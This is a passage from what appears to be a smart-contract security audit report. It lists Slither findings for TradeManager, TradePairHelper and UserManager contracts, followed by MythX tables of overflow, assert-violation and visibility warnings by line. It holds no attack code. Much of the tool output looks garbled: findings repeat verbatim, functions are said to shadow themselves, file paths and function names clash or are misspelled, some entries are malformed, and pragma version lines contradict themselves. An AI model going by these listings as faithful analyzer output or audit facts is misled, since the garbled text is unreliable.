    - updateContracts(updateData_) (src/trade-manager/TradeManager.sol#157)
    - ITradePair.liquidatePosition(address[],uint256,UpdateData[],[1..data]) (src/trade-manager/ITradePair.sol#137)
    - ITradeFeeAdapter.onLiquidatePositions(address[],uint256[],bool,address) (src/trade-manager/TradeManager.sol#155)
  Event emitted after the call(s):
    - PositionLiquidated(ITradePair,positionId) (src/trade-manager/TradeManager.sol#159)
References: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1
TradeManager._verifyConstraints(address,Constraints,UserSpec) (src/trade-manager/TradeManager.sol#330-350) uses timestamp for comparisons
  - require(bool,string)(constraints,_deadline,block.timestamp,TradeManager_,verifyConstraints: Deadline passed) (src/trade-manager/TradeManager.sol#338)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

Pragma version>0.8.0 (src/interfaces/IController.sol#3) allows old versions
Pragma version>0.8.0 (src/interfaces/IFeedManager.sol#3) allows old versions
Pragma version>0.8.0 (src/interfaces/ILiquidityPoolAdapter.sol#3) allows old versions
Pragma version>0.8.0 (src/interfaces/IPriceFeedAdapter.sol#3) allows old versions
Pragma version>0.8.0 (src/interfaces/ITradeFeeAdapter.sol#3) allows old versions
Pragma version>0.8.0 (src/interfaces/ITradeManager.sol#3) allows old versions
Pragma version>0.8.0 (src/interfaces/ITradePair.sol#3) allows old versions
Pragma version>0.8.0 (src/interfaces/IUpdateable.sol#3) allows old versions
Pragma version>0.8.0 (src/interfaces/IUserManager.sol#3) allows old versions
Pragma version>0.8.0 (src/interfaces/IWithdrawer.sol#3) allows old versions
Pragma version>0.8.0 (src/trade-manager/IUserManager.sol#18) allows old versions
Pragma version>0.8.0 (src/trade-manager/ITradeManager.sol#18) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version>0.8.17 (src/trade-manager/TradeSignature.sol#19) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc -v 0.8.19+commit.e41345d27f is required for the fix.
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Variable TradeManager_.liquidatePosition(address,uint256,UpdateData[]).positionId_ (src/trade-manager/TradeManager.sol#153) is too similar to ITradeManager.onLiquidatePositions(address[],uint256[][]).positionIds (src/interfaces/ITradeManager.sol#126)
Variable TradeManager_.liquidatePosition(address,uint256,UpdateData[]).positionId_ (src/trade-manager/ITradeManager.sol#167) is too similar to TradeManager.batchLiquidatePositions(address[],uint256[][],bool,address).positionIds (src/trade-manager/TradeManager.sol#1216)
Variable TradeManager_.liquidatePosition(address,uint256,UpdateData[]).positionId_ (src/trade-manager/ITradeManager.sol#159) is too similar to TradeManager.batchLiquidatePositionsOffTradePair(address,uint256[],bool,address).positionIds (src/trade-manager/TradeManager.sol#1240)
Variable TradeManager_.liquidatePosition(address,uint256,UpdateData[]).positionId_ (src/trade-manager/ITradeManager.sol#157) is too similar to TradeManager.batchLiquidatePositionsOffTradePair(address,uint256[],bool,address).positionIds (src/trade-manager/TradeManager.sol#1240)
Variable TradeManager_.liquidatePosition(address,uint256,UpdateData[]).positionId_ (src/trade-manager/ITradeManager.sol#159) is too similar to TradeManager.bachLiquidatePositions(address[],uint256[][],bool,UpdateData[]).positionIds (src/trade-manager/TradeManager.sol#1259)
Variable TradeManager_.liquidatePosition(address,uint256,UpdateData[]).positionId_ (src/trade-manager/ITradeManager.sol#157) is too similar to TradeManager.bachLiquidatePositions(address[],uint256[][],bool,UpdateData[]).positionIds (src/trade-manager/TradeManager.sol#1259)
Variable TradeManager_.positionIsLiquidatable(address,uint256).positionId_ (src/trade-manager/ITradeManager.sol#159) is too similar to TradeManager.bachLiquidatePositionsOffTradePair(addresses[],uint256[],bool,UpdateData[]).positionIds (src/trade-manager/TradeManager.sol#1259)
Variable TradeManager_.positionIsLiquidatable(address,uint256).positionId_ (src/trade-manager/ITradeManager.sol#243) is too similar to TradeManager.bachLiquidatePositionsOffTradePair(addresses[],uint256[],bool,UpdateData[]).positionIds (src/trade-manager/TradeManager.sol#1259)
Variable TradeManager_.positionIsLiquidatable(address,uint256).positionId_ (src/trade-manager/ITradeManager.sol#256) is too similar to TradeManager.bachLiquidatePositionsOffTradePair(addresses[],uint256[],bool,UpdateData[]).positionIds (src/trade-manager/TradeManager.sol#1259)
Variable TradeManager_.positionIsLiquidatable(address,uint256).positionId_ (src/trade-manager/ITradeManager.sol#243) is too similar to TradeManager.bachLiquidatePositionsOffTradePair(addresses[],uint256[],bool,UpdateData[]).positionIds (src/trade-manager/TradeManager.sol#1259)
Variable TradeManager_.detailsOffPosition(address,uint256).positionId_ (src/trade-manager/ITradeManager.sol#243) is too similar to TradeManager.bachLiquidatePositionsOffTradePair(addresses[],uint256[],bool,UpdateData[]).positionIds (src/trade-manager/TradeManager.sol#1259)
Variable TradeManager_.positionIsLiquidatable(address,uint256).positionId_ (src/trade-manager/ITradeManager.sol#256) is too similar to TradeManager.bachLiquidatePositionsOffTradePair(addresses[],uint256[],bool,UpdateData[]).positionIds (src/trade-manager/TradeManager.sol#1259)
Variable TradeManager_.positionIsLiquidatable(address,uint256).positionId_ (src/trade-manager/ITradeManager.sol#256) is too similar to TradeManager.bachLiquidatePositionsOffTradePair(addresses[],uint256[],bool,UpdateData[]).positionIds (src/trade-manager/TradeManager.sol#1259)
Variable TradeManager_.detailsOffPosition(address,uint256).positionId_ (src/trade-manager/ITradeManager.sol#243) is too similar to TradeManager.bachLiquidatePositionsOffTradePair(addresses[],uint256[],bool,UpdateData[]).positionIds (src/trade-manager/TradeManager.sol#1259)
Variable TradeManager_.detailsOffPosition(address,uint256).positionId_ (src/trade-manager/ITradeManager.sol#243) is too similar to TradeManager.bachLiquidatePositionsOffTradePair(addresses[],uint256[],bool,UpdateData[]).positionIds (src/trade-manager/TradeManager.sol#1259)
Variable TradeManager_.detailsOffPosition(address,uint256).positionId_ (src/trade-manager/ITradeManager.sol#243) is too similar to TradeManager.bachLiquidatePositionsOffTradePair(addresses[],uint256[],bool,UpdateData[]).positionIds (src/trade-manager/TradeManager.sol#1259)

liquidatePosition(address,uint256,UpdateData[]) should be declared external;
  - TradeManager.liquidatePosition(address,uint256,UpdateData[]) (src/trade-manager/TradeManager.sol#153-160)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-as-external

```

TradePair.sol

Contract not supported by Slither.

TradePairHelper.sol

```

ITradePair.initialize(string,IERC20Metadata,uint256,IPriceFeeAdapter,ILiquidityPoolAdapter).name (src/interfaces/ITradePair.sol#166) shadows:
  - ITradePair.name() (src/interface/ITradePair.sol#89) (function)
ITradePair.setMnLeverageCap(uint128) (src/interface/ITradePair.sol#183) shadows:
  - ITradePair.setMnLeverageCap(uint128) (src/interfaces/ITradePair.sol#95) (function)
ITradePair.initialize(string,IERC20Metadata,uint256,IPriceFeeAdapter,ILiquidityPoolAdapter).priceFeeAdapter (src/interfaces/ITradePair.sol#169) shadows:
  - ITradePair.initialize(string,IERC20Metadata,uint256,IPriceFeeAdapter,ILiquidityPoolAdapter).priceFeeAdapter (src/interfaces/ITradePair.sol#169)
ITradePair.initialize(string,IERC20Metadata,uint256,IPriceFeeAdapter,ILiquidityPoolAdapter).liquidityPoolAdapter (src/interfaces/ITradePair.sol#170) shadows:
  - ITradePair.liquidityPoolAdapter() (src/interfaces/ITradePair.sol#99) (function)
ITradePair.setMnLeverageCap(uint128) (src/interfaces/ITradePair.sol#183) shadows:
  - ITradePair.setMnLeverageCap(uint128) (src/interface/ITradePair.sol#119) (function)
ITradePair.setMnLeverageCap(uint128) (src/interface/ITradePair.sol#119) shadows:
  - ITradePair.setMnLeverageCap(uint128) (src/interfaces/ITradePair.sol#119) (function)
ITradePair.setMinMargin(uint256) (src/interface/ITradePair.sol#113) shadows:
  - ITradePair.setMinMargin(uint256) (src/interfaces/ITradePair.sol#113) (function)
ITradePair.setMaxMargin(uint256) (src/interface/ITradePair.sol#121) (shadow):
  - ITradePair.setMaxMargin(uint256) (src/interfaces/ITradePair.sol#121) (function)
ITradePair.setLiquidityPoolAdapter(ILiquidityPoolAdapter) (src/interface/ITradePair.sol#158) shadows:
  - ITradePair.setLiquidityPoolAdapter(ILiquidityPoolAdapter) (src/interfaces/ITradePair.sol#158) (function)
ITradePair.setVolumeLimit(uint256) (src/interface/ITradePair.sol#127) (shadow):
  - ITradePair.volumeLimit(uint256) (src/interfaces/ITradePair.sol#127) (function)
ITradePair.setTotalLeverageCap(uint128) (src/interface/ITradePair.sol#189) shadows:
  - ITradePair.setTotalLeverageCap(uint128) (src/interfaces/ITradePair.sol#189) (function)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

TradePairHelper.positionsOf(address,ITradePair) (src/trade-pair/TradePairHelper.sol#15-24) has external calls inside a loop: positionIds[i] = tradePairs_[i].positionIdsOf(maker_) (src/trade-pair/ITradePair.sol#22)
TradePairHelper.positionDetailOf(address,ITradePair) (src/trade-pair/TradePairHelper.sol#32-45) has external calls inside a loop: positionId_ = tradePairs_[i].positionIdsOf(maker_) (src/trade-pair/TradePairHelper.sol#41)
TradePairHelper.positionDetailOf(address,ITradePair) (src/trade-pair/TradePairHelper.sol#32-45) has external calls inside a loop: positionDetails[i][j] = tradePairs_[i].detailsOfPosition(positionIds[j]) (src/trade-pair/TradePairHelper.sol#41)
TradePairHelper.priceOf(ITradePair) (src/trade-pair/TradePairHelper.sol#52-59) has external calls inside a loop: (minPrice,maxPrice) = tradePairs_[i].getCurrentPrices() (src/trade-pair/TradePairHelper.sol#55)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#calls-inside-a-loop

Pragma version>0.8.0 (src/interfaces/IController.sol#3) allows old versions
Pragma version>0.8.0 (src/interfaces/ILiquidityPoolAdapter.sol#3) allows old versions
Pragma version>0.8.0 (src/interfaces/IPriceFeed.sol#3) allows old versions
Pragma version>0.8.0 (src/interfaces/ITradeFeeAdapter.sol#3) allows old versions
Pragma version>0.8.0 (src/interfaces/ITradeManager.sol#3) allows old versions
Pragma version>0.8.0 (src/interfaces/ITradePair.sol#3) allows old versions
Pragma version>0.8.0 (src/interfaces/IUserController.sol#3) allows old versions
Pragma version>0.8.0 (src/interfaces/IWithdrawer.sol#3) allows old versions
Pragma version>0.8.0 (src/trade-manager/IUserController.sol#18) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc -v 0.8.19+commit.e41345d27f is required for the fix.
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

```

UserManager.sol

```

UserManager.getSignedMessage(address) (src/user-manager/UserManager.sol#444-451) uses a weak PRNG: "position = daysFromUnix % DAYS_IN_YEAR" (src/user-manager/UserManager.sol#449)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#weak-prng

ITradePair.initialize(string,IERC20Metadata,uint256,IPriceFeeAdapter,ILiquidityPoolAdapter).name (src/interfaces/ITradePair.sol#166) shadows:
  - ITradePair.name() (src/interface/ITradePair.sol#89) (function)
ITradePair.setMnLeverageCap(uint128) (src/interface/ITradePair.sol#183) shadows:
  - ITradePair.setMnLeverageCap(uint128) (src/interfaces/ITradePair.sol#183) (function)
ITradePair.setMinMargin(uint256) (src/interface/ITradePair.sol#113) shadows:
  - ITradePair.setMinMargin(uint256) (src/interfaces/ITradePair.sol#113) (function)
ITradePair.setMaxMargin(uint256) (src/interface/ITradePair.sol#121) (shadow):
  - ITradePair.setMaxMargin(uint256) (src/interfaces/ITradePair.sol#121) (function)
ITradePair.setLiquidityPoolAdapter(ILiquidityPoolAdapter) (src/interface/ITradePair.sol#158) shadows:
  - ITradePair.setLiquidityPoolAdapter(ILiquidityPoolAdapter) (src/interfaces/ITradePair.sol#158) (function)
ITradePair.setVolumeLimit(uint256) (src/interface/ITradePair.sol#127) (shadow):
  - ITradePair.volumeLimit(uint256) (src/interfaces/ITradePair.sol#127) (function)
ITradePair.setTotalLeverageCap(uint128) (src/interface/ITradePair.sol#189) shadows:
  - ITradePair.setTotalLeverageCap(uint128) (src/interfaces/ITradePair.sol#189) (function)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

UserManager.getSignedMessage(address) (src/user-manager/UserManager.sol#444-451) uses timestamp for comparisons
  - Dangerous comparisons:
    - manualUserSigs[user].validUntil >= block.timestamp (src/user-manager/UserManager.sol#246)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

```

AUTOMATED TESTING

```
Pragma version"0.8.0" (src/interfaces/IController.sol#3) allows old versions
Pragma version"0.8.0" (src/interfaces/IFeeManager.sol#3) allows old versions
Pragma version"0.8.0" (src/interfaces/ILiquidityPoolAdapter.sol#3) allows old versions
Pragma version"0.8.0" (src/interfaces/IRandomized.sol#3) allows old versions
Pragma version"0.8.0" (src/interfaces/IRandomizer.sol#3) allows old versions
Pragma version"0.8.0" (src/interfaces/IRatioFeeDistributor.sol#3) allows old versions
Pragma version"0.8.0" (src/interfaces/IRandomizer.sol#3) allows old versions
Pragma version"0.8.0" (src/interfaces/IUnlimitedOwner.sol#3) allows old versions
Pragma version"0.8.0" (src/interfaces/IUserManager.sol#3) allows old versions
Pragma version"0.8.17" (src/interfaces/IUserManager.sol#3) allows old versions too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version"0.8.17" (src/user-manager/UserManager.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc-0.8.17 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Variable UserManager.getUserVolumeTier(address) .. _feeVolumes_ (src/user-manager/UserManager.sol#131)
UserManager.initializeOwner((UnlimitedOwner)(solc420)) is too similar to UserManager.initializeOwner((UnlimitedOwner)(solc420)) .. _feeVolumes_ (src/user-manager/UserManager.sol#121)
Variable UserManager.getFeeVolumes(uint256) .. _feeVolumes_ (src/user-manager/UserManager.sol#120) is too similar to UserManager.setFeeVolumes(uint256[],uint32[]).feeVolumes .. _feeVolumes_ (src/user-manager/UserManager.sol#372)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-are-too-similar

initialize(uint8[7],uint32[6]) should be declared external:
- UserManager.initialize(uint8[7],uint32[6]) (src/user-manager/UserManager.sol#11-14)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

- All the reentrancies flagged by Slither were checked individually and are false positives.
- No major issues found by Slither.

6.2 AUTOMATED SECURITY SCAN

Description:

Halborn used automated security scanners to assist with the detection of well-known security issues and to identify low-hanging fruits on the targets for this engagement. Among the tools used was MythX, a security analysis service for Ethereum smart contracts. MythX performed a scan on the smart contracts and sent the compiled results to the analyzers to locate any vulnerabilities.

MythX results:

FeeManager.sol

Report for src/fee-manager/FeeManager.sol
<https://dashboard.mythx.io/#/console/analyses/e474d385-6ad6-4a71-8488-538e9789ab65>

Line	SWC Title	Severity	Short Description
228	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
228	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "==" discovered
228	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
229	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
229	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "==" discovered
230	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
230	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "==" discovered
251	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "--" discovered
251	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
251	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "==" discovered
252	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "==" discovered
252	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
253	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "==" discovered
253	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
271	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
271	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "==" discovered
322	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
322	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "==" discovered
327	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
337	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
337	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "==" discovered
342	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "==" discovered
342	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
345	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
346	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
354	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
357	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
357	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "==" discovered
359	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered

362	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
362	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
364	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered

LiquidityPool.sol

Report for src/liquidity-pools/LiquidityPool.sol
<https://dashboard.mythx.io/#/console/analyses/e6e92830-81d7-4a90-a09c-219a49a5a742>

Line	SWC Title	Severity	Short Description
68	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
90	(SWC-110) Assert Violation	Unknown	Public state variable with array type causing reachable exception by default.
153	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
168	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
169	(SWC-110) Assert Violation	Unknown	Out of bounds array access
196	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
205	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
214	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "--" discovered
287	(SWC-110) Assert Violation	Unknown	Out of bounds array access
292	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
293	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
302	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
305	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
363	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
363	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
363	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
387	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
388	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
392	(SWC-110) Assert Violation	Unknown	Out of bounds array access
396	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
397	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
406	(SWC-110) Assert Violation	Unknown	Out of bounds array access
409	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
409	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
409	(SWC-110) Assert Violation	Unknown	Out of bounds array access
423	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
435	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
450	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
466	(SWC-110) Assert Violation	Unknown	Out of bounds array access
470	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
471	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "--" discovered
473	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
501	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
505	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
505	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
505	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
509	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "--" discovered
520	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
520	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "--" discovered
520	(SWC-101) Integer Overflow and Underflow	Unknown	Compiler-rewritable "<uint> - 1" discovered
521	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
521	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
521	(SWC-110) Assert Violation	Unknown	Out of bounds array access

LiquidityPoolAdapter.sol

Report for src/liquidity-pools/LiquidityPoolAdapter.sol
<https://dashboard.mythx.io/#/console/analyses/445843dd-1b60-4ca4-848c-7c57a15bf648>

Line	SWC Title	Severity	Short Description
32	(SWC-110) Assert Violation	Unknown	Public state variable with array type causing reachable exception by default.
84	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
86	(SWC-110) Assert Violation	Unknown	Out of bounds array access
91	(SWC-110) Assert Violation	Unknown	Out of bounds array access
94	(SWC-110) Assert Violation	Unknown	Out of bounds array access
130	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
131	(SWC-110) Assert Violation	Unknown	Out of bounds array access
132	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
132	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "!=" discovered
132	(SWC-110) Assert Violation	Unknown	Out of bounds array access
143	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
143	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
160	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
161	(SWC-110) Assert Violation	Unknown	Out of bounds array access
162	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
162	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
162	(SWC-110) Assert Violation	Unknown	Out of bounds array access
163	(SWC-110) Assert Violation	Unknown	Out of bounds array access
163	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "!=" discovered
167	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
167	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
175	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
176	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
176	(SWC-110) Assert Violation	Unknown	Out of bounds array access
176	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered

177	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
179	(SWC-110) Assert Violation	Unknown	Out of bounds array access
222	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
223	(SWC-110) Assert Violation	Unknown	Out of bounds array access
224	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "==" discovered
224	(SWC-110) Assert Violation	Unknown	Out of bounds array access
224	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
225	(SWC-110) Assert Violation	Unknown	Out of bounds array access
225	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
230	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
231	(SWC-110) Assert Violation	Unknown	Out of bounds array access
232	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
238	(SWC-101) Integer Overflow and Underflow	Unknown	Compiler-rewritable "<uint> - 1" discovered
238	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
238	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
239	(SWC-110) Assert Violation	Unknown	Out of bounds array access
239	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
239	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "==" discovered
240	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
243	(SWC-110) Assert Violation	Unknown	Out of bounds array access
247	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
248	(SWC-110) Assert Violation	Unknown	Out of bounds array access
248	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
248	(SWC-101) Integer Overflow and Underflow	Unknown	Compiler-rewritable "<uint> - 1" discovered

ChainlinkUsdPriceFeed.sol

No issues found by MythX.

ChainlinkUsdPriceFeedPrevious.sol

No issues found by MythX.

PriceFeedAdapter.sol

Report for price-feed/PriceFeedAdapter.sol
<https://dashboard.mythx.io/#/console/analyses/36a20248-69f1-4ec9-84f0-5e589b16d855>

Line	SWC Title	Severity	Short Description
15	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
17	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.

PriceFeedAggregator.sol

Report for price-feed/PriceFeedAggregator.sol
<https://dashboard.mythx.io/#/console/analyses/65b16c02-3deb-4963-900b-481ac201da26>

Line	SWC Title	Severity	Short Description
21	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
62	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
62	(SWC-101) Integer Overflow and Underflow	Unknown	Compiler-rewritable "<uint> - 1" discovered
62	(SWC-110) Assert Violation	Unknown	Out of bounds array access
98	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
99	(SWC-110) Assert Violation	Unknown	Out of bounds array access

UnlimitedPriceFeed.sol

Report for src/price-feed/UnlimitedPriceFeed.sol
<https://dashboard.mythx.io/#/console/analyses/0ee57ca4-0a82-4084-8dec-a5b74ecc8def>

Line	SWC Title	Severity	Short Description
41	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
44	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
44	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
120	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
120	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
123	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
124	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered

UnlimitedPriceFeedAdapter.sol

Report for src/price-feed/UnlimitedPriceFeedAdapter.sol
<https://dashboard.mythx.io/#/console/analyses/e3e23087-c5ed-49e2-b9a6-aa78d17b117c>

Line	SWC Title	Severity	Short Description
73	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
74	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
96	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
96	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
116	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
116	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
144	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
144	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
170	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
170	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
212	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "*" discovered
212	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
215	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
215	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
222	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "/" discovered
222	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered

Controller.sol

No issues found by MythX.

UnlimitedOwner.sol

No issues found by MythX.

TradeManagerOrders.sol

Report for src/trade-manager/TradeManager.sol
<https://dashboard.mythx.io/#/console/analyses/aa40ddb3-321e-4c8e-8c6d-d926fd4280a6>

Line	SWC Title	Severity	Short Description
201	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
202	(SWC-110) Assert Violation	Unknown	Out of bounds array access
203	(SWC-110) Assert Violation	Unknown	Out of bounds array access
222	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
223	(SWC-110) Assert Violation	Unknown	Out of bounds array access
224	(SWC-110) Assert Violation	Unknown	Out of bounds array access
227	(SWC-110) Assert Violation	Unknown	Out of bounds array access
279	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered

281	(SWC-110) Assert Violation	Unknown	Out of bounds array access
297	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
